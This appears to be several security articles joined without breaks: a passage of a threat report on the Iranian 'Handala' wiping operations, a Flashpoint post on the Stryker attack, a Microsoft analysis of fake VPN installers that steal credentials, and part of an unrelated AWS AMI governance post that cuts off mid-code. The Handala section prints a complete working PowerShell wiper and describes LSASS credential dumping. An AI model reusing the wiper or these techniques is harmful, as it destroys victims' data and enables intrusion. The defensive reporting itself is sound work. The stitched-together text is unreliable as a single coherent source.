Previously, the adversary generally maintained stronger operational discipline, typically egressing through the commercial VPN segment 169.150.227.X while operating against targets in Israel. In some cases, however, the VPN connection failed, exposing communications from Iranian IP addresses or from a virtual private server. Since the start of the war, the actor has struggled to maintain this level of operational security. At times, it successfully egressed through an Israeli node, 146.185.219[.]235, assessed to be linked to a VPN service, although this differed from the segment previously used.
Activity Before Impact
In a recent intrusion attributed to Handala, initial access is believed to have been established well before the destructive phase, with network access dating back several months. This earlier activity likely provided the group with persistent access and the Domain Administrator credentials required to carry out the attack. In the hours leading up to the destructive activity, Handala appeared to validate its access and test authentication using the compromised credentials.
It is unclear whether this activity is directly associated with Handala, as it slightly differs from their typical TTPs. The actor disabled Windows Defender protections and executed multiple reconnaissance and credential-theft operations. Shortly afterwards, the attacker attempted to retrieve an additional payload from a dedicated command-and-control server (107.189.19[.]52).
The adversary then proceeded with credential extraction using multiple techniques. These included dumping the LSASS process using comsvcs.dll via rundll32.exe, as well as exporting sensitive registry hives such as HKLM. In parallel, the attacker executed ADRecon (named dra.ps1), a PowerShell-based reconnaissance framework used to enumerate Active Directory environments. At this point, it likely achieved Domain Admin credentials used in “Handala”s wiping attack.
Handala is known to operate primarily in a manual, hands-on manner, with lateral movement conducted largely through extensive use of RDP to move between systems within a compromised environment. To reach hosts that were not directly accessible from outside the network, the group was observed deploying NetBird, a platform designed to create secure, private zero-trust mesh networks.
The deployment of NetBird was performed manually. The attackers first connected to compromised hosts via RDP and then used the local web browser to download the software directly from the official NetBird website.
By installing NetBird on multiple machines within the environment, the attackers were able to establish internal connectivity between systems and operate more efficiently. This approach enabled them to accelerate destructive activity while maintaining control of the operation from multiple footholds inside the network. During the incident, we observed at least five distinct attacker-controlled machines operating simultaneously within the environment.
Wiping Operations
During the destructive phase of the attack, we observed the group deploying four distinct wiping techniques in parallel, likely to maximize impact and inflict the greatest possible damage. To further increase the effect, the threat actor used Group Policy to distribute the different wipers across the network.
Handala Wiper
The first stage involved the deployment of a custom wiper, referred to as Handala Wiper (in some instances named handala.exe).
The wiper was distributed across the network as a scheduled task using Group Policy logon scripts, which executed a batch file named handala.bat. This script simply triggered the execution of two wiper components – the executable and the PowerShell script. Notably, the executable itself was launched remotely from the Domain Controller (DC) and was not written to disk on the affected machines. The malware overwrites file contents across the system and additionally leverages MBR-based wiping techniques to corrupt or destroy files on the system, contributing to significant data loss.
Figure 3 – Wiper execution of Handala Wiper
Handala PowerShell Wiper
As a final stage of the destructive operation, the attackers deployed an additional custom PowerShell-based wiper. Similar to the previous component, this script was also distributed through Group Policy logon scripts, allowing it to propagate across multiple systems within the network.
The PowerShell wiper performs a straightforward but effective operation: it enumerates all files within users directories and deletes them, further compounding the damage caused by the initial wiping activity. Based on the code structure and the detailed comments, it is likely that this PowerShell script was developed with AI assistance.
$usersFolder = C:\Users

# Ensure the folder exists
if (Test-Path $usersFolder) {
    # Get all items in C:\Users, but not the Users folder itself
    $items = Get-ChildItem -Path $usersFolder -Recurse

    # Remove each item (files and subfolders) inside C:\Users
    foreach ($item in $items) {
        try {
            Remove-Item -Path $item.FullName -Recurse -Force -ErrorAction Stop
        } catch {
            Write-Host Could not delete: $($item.FullName)
        }
    }
}


$sourceFile = \\[REDACTED]\SYSVOL\[REDACTED]\scripts\Administtration\install\handala.rar
$destinationFolder = C:\users


if (!(Test-Path $destinationFolder)) {
    New-Item -ItemType Directory -Path $destinationFolder | Out-Null
}

$driveLetter = (Split-Path $destinationFolder -Qualifier).TrimEnd(':','\')

$i = 0

while ((Get-PSDrive $driveLetter).Free -gt (Get-Item $sourceFile).Length) {
    Copy-Item $sourceFile $destinationFolder\Handala_$i.gif
    $i++
}
Use of Disk Encryption for Destruction
In addition to the custom wiping tools, we observed the attackers attempting to leverage VeraCrypt, a legitimate and widely used disk encryption utility. In this case, the attacker connected to the compromised host via RDP and used the system’s default web browser to download the software directly from the official website. By encrypting the system drives using a legitimate tool, the attackers added an additional layer to the destructive process. This technique not only increases the operational impact but can also complicate recovery efforts, as encrypted disks may remain inaccessible even if other wiping components fail or are only partially successful.
Manual Deletion
In some cases, Handala Hack operators manually delete virtual machines directly from the virtualization platform or files from compromised machines. This straightforward process involves logging in via RDP, selecting all files, and deleting them. We observed this behavior in several incidents, and it is also documented in Handala Hack’s own videos and leaked materials.
Summary
In this report, we detailed the background of the “Handala Hack” persona and its links to Void Manticore, an actor affiliated with Iran’s Ministry of Intelligence and Security (MOIS). Handala is not the only persona maintained by this actor, which operates several fronts in campaigns targeting the United States, Israel, and Albania.
Like many destructive threat actors, Handala relies on relatively simple TTPs, largely aiming for quick, opportunistic wins through hands-on operations against its targets. These activities include gaining initial access through compromised credentials, moving laterally via RDP and basic tunneling tools, and deploying wipers alongside manual destructive actions. Their modus operandi has not shifted significantly, and strengthening defenses against these techniques remains an effective way to counter this threat.
Recommendations for Defenders
Enforce multi-factor authentication, especially for remote access and privileged accounts
Monitor for the use of compromised credentials and suspicious authentication activity, with an emphasis on the following:
Logins from countries not previously observed for your organization or specific users
Unusual access patterns, including:
First-time logins outside typical hours
Multiple failed logins followed by success
New device registrations
Unusual data transfer volumes during VPN sessions
Authentication from new ASN/hosting providers
Restrict access from high-risk geographies and infrastructure
Block inbound connections from Iran at the perimeter and on remote access services (VPN/SSO), unless there is a verified business need
Block or tightly restrict Starlink IP ranges, given observed abuse in Iranian actor operations
If full blocking is not feasible, implement conditional access controls, increased authentication requirements, and enhanced monitoring for these ranges
Consider temporarily tightening remote access policies If operationally possible, temporarily restrict VPN connectivity to to business related countries only, with exceptions approved based on business need (e.g., whitelisted users/locations, dedicated jump hosts, or managed devices only).
Restrict and harden RDP access across the environment; disable it where not operationally required. Actively search for RDP access from machines with the default Windows naming conventions (i.e DESKTOP-XXXXXX OR WIN-XXXXXXXX), specially outside of working hours
Monitor for the use of potentially unwanted software, including remote management and monitoring (RMM) tools, VPN applications such as NetBird, and tunneling utilities such as SSH for windows
IOCs
Type
IOC
Handala Wiper
5986ab04dd6b3d259935249741d3eff2
Handala Powershell Wiper
3cb9dea916432ffb8784ac36d1f2d3cd
VeraCrypt Installer
3236facc7a30df4ba4e57fddfba41ec5
NetBird Installer
3dfb151d082df7937b01e2bb6030fe4a
NetBird
e035c858c1969cffc1a4978b86e90a30
Handala VPS
82.25.35[.]25
Handala VPS
31.57.35[.]223
Handala VPS
107.189.19[.]52
VPN exit node used by Handala
146.185.219[.]235
Starlink IP range used by Handala
188.92.255.X
Starlink IP range used by Handala
209.198.131.X
Commercial VPN IP range used by Handala
149.88.26.X
Commercial VPN IP range used by Handala
169.150.227.X
Handala Machine Names
WIN-P1B7V100IIS
DESKTOP-FK1NPHF
DESKTOP-R1FMLQP
WIN-DS6S0HEU0CA
DESKTOP-T3SOB36
WIN-GPPA5GI4QQJ
VULTR-GUEST
DESKTOP-HU45M79
DESKTOP-TNFP4JF
DESKTOP-14O69KQ
DESKTOP-9KG46L1
DESKTOP-G2MH4KD
WIN-DS6S0HEU0CA
WIN-GPPA5GI4QQJ
MITRE ATT&CK Breakdown
ATT&CK Tactic
Technique
Observed Activity
Initial Access
T1133 – External Remote Services
Use of compromised VPN access for entry into victim environments.
Initial Access
T1078.002 – Valid Accounts: Domain Accounts
Use of stolen/supplied credentials, including Domain Admin credentials.
Initial Access
T1199 – Trusted Relationship
Targeting of IT and service providers.
Credential Access
T1110 – Brute Force
Repeated logon and brute-force attempts against VPN infrastructure.
Credential Access
T1003.001 – OS Credential Dumping: LSASS Memory
LSASS dumping via rundll32 and comsvcs.dll.
Credential Access
T1003.002 – OS Credential Dumping: Security Account Manager
Export of sensitive registry hives for credential extraction.
Discovery
T1087.002 – Account Discovery: Domain Account
ADRecon used to enumerate the Active Directory environment.
In this post, we examine the disruptive cyber activity targeting Stryker, potential links to the Handala persona, and what the incident signals about evolving threats to healthcare supply chains.
Over the past several years, destructive cyber operations have increasingly expanded beyond traditional critical infrastructure targets. State-linked actors have demonstrated a growing willingness to disrupt organizations that sit at key logistical and supply chain nodes, where a single intrusion can generate cascading operational impacts across entire sectors.
Healthcare supply chains are particularly exposed to this dynamic. Large medical technology providers, pharmaceutical distributors, and logistics partners often support hundreds or thousands of downstream healthcare providers, making them attractive targets for adversaries seeking to create disruption without directly attacking hospitals themselves.
On March 11th, medical technology company Stryker disclosed that a cyberattack had disrupted portions of its global network infrastructure, affecting Microsoft systems used across the organization. In public statements and regulatory filings, the company indicated that the incident impacted internal operations and that the full scope of the disruption and timeline for restoration remain under investigation. At the time of writing, the company stated it had not identified evidence of ransomware or conventional malware, suggesting the activity may involve alternative attack methods or infrastructure abuse.
Separately, reporting has noted that the Handala persona — a hacking group widely assessed to be linked to Iranian state actors — appeared on some company login pages during the incident, further raising questions about possible attribution.
Yesterday’s cyberattack against Stryker reflects several dynamics that Flashpoint analysts have been tracking across disruptive cyber operations. Flashpoint analysts are monitoring technical indicators and reporting associated with destructive activity targeting the organization and assessing potential links to threat actors previously associated with disruptive campaigns targeting Western organizations.
While the full scope of the incident remains unclear, the activity highlights several trends that threat intelligence teams are tracking closely.
Observed Activity Linked to the Handala Persona
Flashpoint analysts are monitoring indicators associated with the Handala threat persona in relation to the incident.
Handala has maintained an online presence that presents itself as a politically motivated hacktivist movement. However, based on targeting patterns, messaging, and operational behavior observed over the past year, Flashpoint assesses that the persona is likely linked to Iranian state actors rather than an independent hacktivist collective. In public Telegram posts and website manifestos monitored by Flashpoint analysts, Handala framed the Stryker attack as retaliation for recent kinetic strikes in the Middle East. By operating behind a persona styled as a grassroots, pro-Palestinian resistance movement, Iranian state-nexus actors are able to conduct destructive cyber operations against Western organizations while maintaining a degree of plausible deniability.
“From our perspective tracking Handala over the past year, the group has done an effective job presenting itself as a grassroots resistance movement. However, the tactics and targeting we observe are far more consistent with activity linked to Iranian state actors than with independent hacktivism. What makes the Stryker incident particularly concerning is the apparent use of enterprise management infrastructure — potentially weaponizing Microsoft Intune — to carry out destructive activity at scale.”
Kathryn Raines, Cyber Threat Intelligence Team Lead for Flashpoint National Security Solutions
Flashpoint analysts have previously documented how Iranian state-linked actors are increasingly integrating cyber operations into broader geopolitical and military campaigns. For additional context on this trend, see our recent analysis of how cyber activity is evolving alongside the current regional conflict.
Unlike financially motivated cybercriminal groups, Handala-associated activity has historically emphasized disruption, psychological impact, and geopolitical signaling. Operations attributed to the persona frequently align with periods of heightened geopolitical tension and often target organizations with symbolic or strategic value.
While attribution for the Stryker incident has not been definitively established, the activity is consistent with patterns previously associated with the persona.
Potential Abuse of Enterprise Management Infrastructure
Flashpoint analysts are reviewing indications that attackers may have leveraged enterprise device management infrastructure, including Microsoft Intune, to trigger wiping actions across managed devices. This method explains Stryker’s initial public statements indicating that “no evidence of malware or ransomware.” Because Intune is a trusted, native Microsoft administrative tool, an attacker weaponizing it to issue mass remote wipe commands would not trigger traditional endpoint detection and response (EDR) or antivirus alerts. To the victim’s security sensors, no malicious files are being dropped; therefore, the activity would appear to be a highly privileged IT administrator executing a standard, albeit catastrophic, compliance policy. This living off the land (LotL) approach represents a massive blind spot for traditional security architectures
If confirmed, this technique represents an evolution in destructive cyber operations.
Rather than relying exclusively on custom malware designed specifically for wiping systems, attackers may increasingly attempt to abuse legitimate administrative tools already embedded in enterprise environments. Compromise of a centralized management console could allow an adversary to execute commands across large numbers of endpoints simultaneously.
This approach can significantly expand the potential impact of a compromise while reducing the need for specialized destructive malware.
Targeting Supply Chain Nodes in Critical Sectors
As a major provider of equipment used in surgical suites and emergency rooms, Stryker occupies an important position within the healthcare ecosystem. Disruption affecting organizations in this category can create second-order operational impacts across healthcare providers that depend on their products and services.
“The attack on Stryker highlights a troubling shift we’re increasingly seeing in destructive cyber operations. Rather than targeting hospitals or frontline healthcare providers directly, adversaries may focus on critical suppliers and logistics providers where disruption can cascade across the entire healthcare ecosystem. A single intrusion at a key node in the supply chain has the potential to create widespread operational impact far beyond the initial target.”
Josh Lefkowitz, CEO, Flashpoint
Flashpoint analysts have increasingly observed state-linked cyber activity targeting logistical nodes and supply chain providers, rather than only frontline institutions such as hospitals. From an operational perspective, this strategy allows adversaries to generate broader disruption while potentially avoiding the immediate scrutiny associated with direct attacks on healthcare facilities.
Ongoing Monitoring
Flashpoint analysts continue to monitor developments related to this incident and are evaluating additional indicators as they emerge.
Several factors will shape the broader assessment of the activity in the coming days:
Confirmation of the mechanism used to carry out destructive actions
The scale of affected systems or devices
Additional evidence linking the activity to known threat actors or state-linked groups
Whether the activity represents a single incident or part of a broader campaign
Incidents involving destructive cyber activity targeting critical supply chain organizations underscore the increasing intersection between geopolitical tensions, cyber operations, and operational resilience.
Flashpoint will continue to track this activity and provide updates as more information becomes available.
Supporting Security Teams with Threat Intelligence
Understanding how adversaries operate — including the tradecraft used to weaponize enterprise infrastructure and target supply chain dependencies — is essential for defending critical organizations.
Flashpoint delivers actionable intelligence that helps security teams detect emerging threats, contextualize adversary activity, and respond faster to disruptive campaigns targeting critical sectors. Schedule a demo to learn more.
In mid-January 2026, Microsoft Defender Experts identified a credential theft campaign that uses fake virtual private network (VPN) clients distributed through search engine optimization (SEO) poisoning. The campaign redirects users searching for legitimate enterprise software to malicious ZIP files on attacker-controlled websites to deploy digitally signed trojans that masquerade as trusted VPN clients while harvesting VPN credentials. Microsoft Threat Intelligence attributes this activity to the cybercriminal threat actor Storm-2561.
Active since May 2025, Storm-2561 is known for distributing malware through SEO poisoning and impersonating popular software vendors. The techniques they used in this campaign highlight how threat actors continue to exploit trusted platforms and software branding to avoid user suspicion and steal sensitive information. By targeting users who are actively searching for enterprise VPN software, attackers take advantage of both user urgency and implicit trust in search engine rankings. The malicious ZIP files that contain fake installer files are hosted on GitHub repositories, which have since been taken down. Additionally, the trojans are digitally signed by a legitimate certificate that has since been revoked.
In this blog, we share our in-depth analysis of the tactics, techniques, and procedures (TTPs) and indicators of compromise in this Storm-2561 campaign, highlighting the social engineering techniques that the threat actor used to improve perceived legitimacy, avoid suspicion, and evade detection. We also share protection and mitigation recommendations, as well as Microsoft Defender detection and hunting guidance.
From search to stolen credentials: Storm-2561 attack chain
In this campaign, users searching for legitimate VPN software are redirected from search results to spoofed websites that closely mimic trusted VPN products but instead deploy malware designed to harvest credentials and VPN data. When users click to download the software, they are redirected to a malicious GitHub repository (no longer available) that hosts the fake VPN client for direct download.
The GitHub repo hosts a ZIP file containing a Microsoft Windows Installer (MSI) installer file that mimics a legitimate VPN software and side-loads malicious dynamic link library (DLL) files during installation. The fake VPN software enables credential collection and exfiltration while appearing like a benign VPN client application.
This campaign exhibits characteristics consistent with financially motivated cybercrime operations employed by Storm-2561. The malicious components are digitally signed by “Taiyuan Lihua Near Information Technology Co., Ltd.”
Figure 1. Storm-2561 campaign attack chain
Initial access and execution
The initial access vector relies on abusing SEO to push malicious websites to the top of search results for queries such as “Pulse VPN download” or “Pulse Secure client,” but Microsoft has observed spoofing of various VPN software brands and has observed the GitHub link at the following two domains: vpn-fortinet[.]com and ivanti-vpn[.]org.
Once the user lands on the malicious website and clicks to download the software, the malware is delivered through a ZIP download hosted at hxxps[:]//github[.]com/latestver/vpn/releases/download/vpn-client2/VPN-CLIENT.zip. At the time of this report, this repository is no longer active.
Figure 2. Screenshot from actor-controlled website vpn-fortinet[.]com masquerading as FortinetFigure 3. Code snippet from vpn-fortinet[.]com showing download of VPN-CLIENT.zip hosted on GitHub
When the user launches the malicious MSI masquerading as a legitimate Pulse Secure VPN installer embedded within the downloaded ZIP file, the MSI file installs Pulse.exe along with malicious DLL files to a directory structure that closely resembles a real Pulse Secure installation path: %CommonFiles%\Pulse Secure. This installation path blends in with legitimate VPN software to appear trustworthy and avoid raising user suspicion.
Alongside the primary application, the installer drops malicious DLLs, dwmapi.dll and inspector.dll, into the Pulse Secure directory. The dwmapi.dll file is an in-memory loader that drops and launches an embedded shellcode payload that loads and launches the inspector.dll file, a variant of the infostealer Hyrax. The Hyrax infostealer extracts URI and VPN sign-in credentials before exfiltrating them to attacker-controlled command-and-control (C2) infrastructure.
Code signing abuse
The MSI file and the malicious DLLs are signed with a valid digital certificate, which is now revoked, from Taiyuan Lihua Near Information Technology Co., Ltd. This abuse of code signing serves multiple purposes:
Bypasses default Windows security warnings for unsigned code
Might bypass application whitelisting policies that trust signed binaries
Reduces security tool alerts focused on unsigned malware
Provides false legitimacy to the installation process
Microsoft identified several other files signed with the same certificates. These files also masqueraded as VPN software. These IOCs are included in the below.
Credential theft
The fake VPN client presents a graphical user interface that closely mimics the legitimate VPN client, prompting the user to enter their credentials. Rather than establishing a VPN connection, the application captures the credentials entered and exfiltrates them to attacker-controlled C2 infrastructure (194.76.226[.]93:8080). This approach relies on visual deception and immediate user interaction, allowing attackers to harvest credentials as soon as the target attempts to sign in. The credential theft operation follows the below structured sequence:
UI presentation: A fake VPN sign-in dialog is displayed to the user, closely resembling the legitimate Pulse Secure client.
Error display: After credentials are submitted, a fake error message is shown to the user.
Redirection: The user is instructed to download and install the legitimate Pulse Secure VPN client.
Access to stored VPN data: The inspector.dll component accesses stored VPN configuration data from C:\ProgramData\Pulse Secure\ConnectionStore\connectionstore.dat.
Data exfiltration: Stolen credentials and VPN configuration data are transmitted to attacker-controlled infrastructure.
Persistence
To maintain access, the MSI malware establishes persistence during installation through the Windows RunOnce registry key, adding the Pulse.exe malware to run when the device reboots.
Defense evasion
One of the most sophisticated aspects of this campaign is the post-credential theft redirection strategy. After successfully capturing user credentials, the malicious application conducts the following actions:
Displays a convincing error message indicating installation failure
Provides instructions to download the legitimate Pulse VPN client from official sources
In certain instances, opens the user’s browser to the legitimate VPN website
If users successfully install and use legitimate VPN software afterward, and the VPN connection works as expected, there are no indications of compromise to the end user. Users are likely to attribute the initial installation failure to technical issues, not malware.
Defending against credential theft campaigns
Microsoft recommends the following mitigations to reduce the impact of this threat.
Turn on cloud-delivered protection in Microsoft Defender Antivirus or the equivalent for your antivirus product to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections block a huge majority of new and unknown variants.
Run endpoint detection and response (EDR) in block mode so that Microsoft Defender for Endpoint can block malicious artifacts, even when your non-Microsoft antivirus does not detect the threat or when Microsoft Defender Antivirus is running in passive mode. EDR in block mode works behind the scenes to remediate malicious artifacts that are detected post-breach.
Turn on web protection in Microsoft Defender for Endpoint.
Encourage users to use Microsoft Edge and other web browsers that support SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that contain exploits and host malware.
Enforce multifactor authentication (MFA) on all accounts, remove users excluded from MFA, and strictly require MFA from all devices, in all locations, at all times.
Remind employees that enterprise or workplace credentials should not be stored in browsers or password vaults secured with personal credentials. Organizations can turn off password syncing in browser on managed devices using Group Policy.
Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.
Microsoft Defender for Endpoint (set to block mode) – An active ‘Malagent’ malware was blocked – An active ‘Hyrax’ credential theft malware was blocked – Microsoft Defender for Endpoint VPN launched from unusual location
Defense evasion
The fake VPN software side-loads malicious DLL files during installation.
Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.
Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.
Threat intelligence reports
Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.
Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.
Hunting queries
Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:
Files signed by Taiyuan Lihua Near Information Technology Co., Ltd.
Look for files signed with Taiyuan Lihua Near Information Technology Co., Ltd. signer.
let a = DeviceFileCertificateInfo
| where Signer == "Taiyuan Lihua Near Information Technology Co., Ltd."
| distinct SHA1;
DeviceProcessEvents
| where SHA1 in(a)
Identify suspicious DLLs in Pulse Secure folder
Identify launching of malicious DLL files in folders masquerading as Pulse Secure.
DeviceImageLoadEvents
| where FolderPath contains "Pulse Secure" and FolderPath contains "Program Files" and (FolderPath contains "\\JUNS\\" or FolderPath contains "\\JAMUI\\")
| where FileName has_any("inspector.dll","dwmapi.dll")
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
As organizations scale their cloud infrastructure, maintaining proper lifecycle management of Amazon Machine Images (AMIs) is a critical component of their security and risk management goals. AMIs provide the essential information required to launch Amazon Elastic Compute Cloud (Amazon EC2) instances, however; they present security and compliance challenges if not tracked and managed throughout their lifecycle. This blog post explores how organizations can meet their evolving security and compliance requirements by managing potential vulnerabilities across the AMIs deployed throughout their AWS environment.
At the end of 2024, AWS announced lineage supportfor Amazon EC2, providing source details for your AMIs. With this lineage information, you can trace copied or derived AMIs back to their original source. The source AMI information is available for AMIs that were created using specific API commands like CreateImage, CopyImage, and CreateRestoreImageTask. If the AMI was created using a different API command, the ID and AWS Region of the source AMI don’t appear, which can create visibility gaps that potentially impact security and compliance efforts.
To address these gaps and provide comprehensive AMI governance, organizations need to build additional capabilities to analyze the scope of impact of Common Vulnerabilities and Exposures (CVEs), ensure deployed resources originate from an approved golden image, and respond to audit inquiries that require a clear chain of custody for AMIs. A well-designed solution should also help track and enforce approved AMI creation patterns across all accounts and AWS Regions. The AMI lineage solution described in this post is designed to help you manage your organization’s AMI hierarchy and lifecycle, including tracking AMI origins and usage throughout its AWS environment. By implementing this solution, your security teams can quickly understand the scope of impact when security vulnerabilities are discovered, help ensure compliance with organizational policies, and maintain better visibility into their AMI estate.
The solution in this blog post uses Amazon Neptune, a high-performance graph database, along with native AWS security services to maintain a comprehensive view of AMI relationships and enable proactive security monitoring. With the solution in place, you can enforce controls on AMI sourcing, including validation of marketplace AMIs through service control policies (SCPs), and maintain compliance with organizational and regulatory requirements throughout the AMI lifecycle.
Solution overview
AMI Lineage provides a comprehensive governance solution that uses AWS security services and Neptune to create and maintain a hierarchical graph representation of their AMI relationships. This solution helps security and compliance teams understand the complete history of their AMIs including where they originated from, enforce organizational policies such as requiring all AMIs to be encrypted, and rapidly assess security impacts across their organization. The solution integrates core AWS services with security and governance capabilities. The core components of the solution in the security tooling account are:
Neptune: A purpose-built, high-performance graph database securely stores and manages the AMI relationship data.
AWS Lambdafunctions serve as the processing engine for the solution. They process AMI lifecycle events (such as CreateImage, CopyImage, DeregisterImage), evaluate them against compliance rules, and update the Neptune graph database. The functions are configured with least-privilege AWS Identity and Access Management (IAM) permissions to enhance security.
Amazon API Gateway provides secure REST endpoints for lineage queries and security assessments. Authentication is handled using a combination of API keys and IAM roles to help ensure that only authorized users and systems can access the data.
From a governance perspective, this solution provides comprehensive AMI origin validation to help ensure AMIs come from approved sources, including the validation of AWS Marketplace AMIs against a list of trusted vendors. Lifecycle management capabilities enforce AMI retention policies and deprecation processes. Compliance monitoring tracks adherence to organizational and regulatory requirements, while security event scope assessment capabilities quickly identify affected resources when security vulnerabilities are discovered. A detailed audit trail maintains a complete history of AMI creation, modification, and usage patterns.
Architecture
The AMI Lineage solution follows AWS security best practices with a multi-account deployment architecture designed to maximize security while maintaining operational efficiency. The architecture distributes responsibilities across three primary account types: an organization management account, a centralized security tooling account, and multiple member accounts.
This architectural approach helps ensure that sensitive operations and data remain centralized in the security tooling account while enabling distributed monitoring and policy enforcement across the organization. The clear separation of concerns enhances security while maintaining the scalability needed for large-scale AWS deployments.
Figure 1: AMI Lineage solution architecture and workflow
The workflow and architecture shown in figure one includes the following:
Policy enforcement: Theorganization management account is the central point for control. It uses AWS Organizations to enforce SCPs that prevent non-compliant AMI actions across the member accounts.
Event capture: When an AMI lifecycle event (like CreateImage or CopyImage) occurs in a member account, a local Amazon EventBridge rule captures it.
Centralized processing: The event is securely forwarded from the member account’s EventBridge to the central EventBridge in the security tooling account.
Data ingestion and analysis: A Lambda function is triggered in the security tooling account. This function processes the event, analyzes it for compliance, and updates the Neptune graph database with the new AMI relationship data. AWS Security Hub and Amazon GuardDuty in the security tooling account also receive and analyze findings from member accounts.
Query and visualization: Security teams query the lineage data through a secure API Gateway endpoint. By doing this, they can to visualize AMI hierarchies, investigate security findings from Security Hub, and assess the scope of impact for a given AMI.
The organization management account serves as the central control point for policy enforcement and organizational oversight. This account hosts SCPs that prevent non-approved AMI usage across the organization and manages organization-wide EventBridge rules that capture AMI events from member accounts. Cross-account trust policies configured in this account enable secure communication between the management account and the security tooling account.
Additionally, the management account establishes Security Hub in delegated administrator mode, designating the security tooling account as the centralized security administrator for the organization. From the security tooling account, Security Hub can be then configured to aggregate all Regions down to one core Region for easier evaluation by security personnel.
The security tooling account acts as the central hub for AMI lineage processing and storage. This account hosts the Neptune graph database cluster with encrypted storage, helping to ensure that AMI relationship data is securely maintained. Lambda functions running in this account process events, handle API requests, and evaluate compliance with least-privilege permissions. API Gateway provides secure REST endpoints for lineage queries and security assessments. Security Hub custom insights and findings are centralized here in the security tooling account as the Security Hub delegated administrator account, along with Amazon Simple Notification Service (Amazon SNS) topics for notifications and alerts. The Amazon Virtual Private Cloud (Amazon VPC) infrastructure supporting these services is also deployed in the security tooling account, providing network-level isolation and security.
The solution enables distributed monitoring and enforcement by deploying lightweight components into each member account across the organization. Each member account includes AWS Config rules for continuous compliance monitoring, cross-account IAM roles to enable secure access from the security tooling account, and local EventBridge rules that forward AMI-related events to the central processing system.
Security and compliance integration extends throughout the solution. IAM manages least-privilege access control and permissions across components. AWS CloudTrail records API activity for audit trails and compliance reporting, while Security Hub centralizes security findings and compliance status across your AMI estate. GuardDuty provides threat detection for AMI-related activities. SCPs enforce organization-wide controls on AMI creation and usage patterns, and AWS Config tracks AMI configuration changes and evaluates compliance rules.
How it works
The AMI Lineage solution operates through a continuous monitoring and automated response system that maintains comprehensive visibility into your AMI landscape. When AMI lifecycle events occur in your organization, EventBridge rules capture these activities, including creation, copying, modification, and deregistration events. Lambda functions in the security tooling account are then called upon to process these events with appropriate security controls and update the Neptune graph database in real-time, while CloudTrail logs provide a comprehensive audit trail of AMI-related activities.
The system tracks critical security and compliance metadata that forms the foundation of effective AMI governance. This includes:
Source AMI information and validation status to help ensure lineage integrity
Creation method and timestamp data for comprehensive audit trails
Cross-Region and cross-account relationships to understand the full scope of AMI distribution
Instance launch history with security context to track usage patterns
AMI state changes including deprecation and deregistration for lifecycle management
Compliance status along with policy violations to maintain organizational standards.
Security teams use this comprehensive data through secure API calls to visualize complete AMI hierarchies and relationships, providing clear insight into how AMIs are related across your infrastructure. The compliance of your AMI estate is continuously tracked through a combination of services:
Detection: AWS Config rules deployed in member accounts check for policy violations (for example, incorrect tags and public permissions).
Aggregation: These findings, along with vulnerability data from services like Amazon Inspector, are aggregated in AWS Security Hub.
Correlation: Lambda functions in the security tooling account correlate this information with the lineage data in Neptune. Because of this correlation, you can see not just that an AMI is non-compliant, but also its entire downstream impact. When security events like CVE findings are discovered, teams can quickly assess the scope of impact across their entire AMI estate. The solution monitors AMI usage patterns for security anomalies and enforces governance controls through automated policy checks.
The solution provides robust automated policy enforcement capabilities that operate continuously to maintain security and compliance. The system helps ensure that only approved AMIs with verified lineage history can be used to launch new instances, automatically blocking attempts to use non-compliant images. SCP controls on AMI creation and usage are enforced organization-wide, preventing unauthorized AMI operations before they can impact your environment. When policy violations are detected, the system can trigger automated responses to security events and maintain compliance with organizational standards through real-time enforcement.
Implementation
Before deploying the AMI Lineage solution, you need to establish the proper security and governance foundation across your organization. Your AWS Organizations management account requires administrative permissions, and your organization must be enabled with all features to support the policies used in this solution. You will also need a dedicated security tooling account to host the solution’s core components, with cross-account IAM roles configured to allow secure access. Finally, essential security services must be configured at the organization level, including Security Hub, CloudTrail organization trails for audit logging, and encryption keys using AWS Key Management Service (AWS KMS) for data protection.
The complete AMI Lineage solution is available as open source code in the AWS Samples repository. You can clone the repository and follow the deployment instructions. The repository includes the necessary AWS CloudFormation templates, Lambda functions, and deployment scripts referenced in the following phases.
Deployment
The deployment process follows a five-phase approach that builds security and compliance capabilities progressively:
Security foundations
Security controls
EventBridge rules
Core infrastructure
Compliance and monitoring
Phase 1 – Establishing security foundations
The first phase establishes the security foundation by configuring AWS Organizations security services. This involves enablingSecurity Hub in the management account and designating the security tooling account as the delegated administrator, enablingnullGuardDuty with the security tooling account configured as thenulldelegated administrator, and enabling an organizational wide CloudTrail trail for audit logging.
# In Organization Management Account:
# Enable Security Hub and set security tooling account as delegated admin
aws securityhub enable-organization-admin-account \
--admin-account-id <security-tooling-account-id>

# Enable GuardDuty organization with security tooling account as admin
aws guardduty enable-organization-admin-account \
--admin-account-id <security-tooling-account-id>

# Create organization trail with encryption aws cloudtrail create-trail \
--name ami-lineage-trail \
--s3-bucket-name <your-secure-bucket> \
--is-organization-trail \
--kms-key-id <your-kms-key-id> \
--enable-log-file-validation
Phase 2 – Security controls
The second phase deploys base security controls through organization-wide SCPs. These policies enforce AMI governance controls by preventing the use of non-approved AMIs and helping to ensure that proper tagging and approval workflows are followed.
The third phase deploys organization-wide EventBridge rules from the management account to capture AMI events across member accounts and forward them to the security tooling account for processing. These rules listen for specific API calls captured by CloudTrail.
An example of the event pattern used to capture CreateImage and CopyImage events looks like this:
{
	"source": ["aws.ec2"],
	"detail-type": ["AWS API Call via CloudTrail"],
	"detail": {
		"eventSource": ["ec2.amazonaws.com"],
		"eventName": [
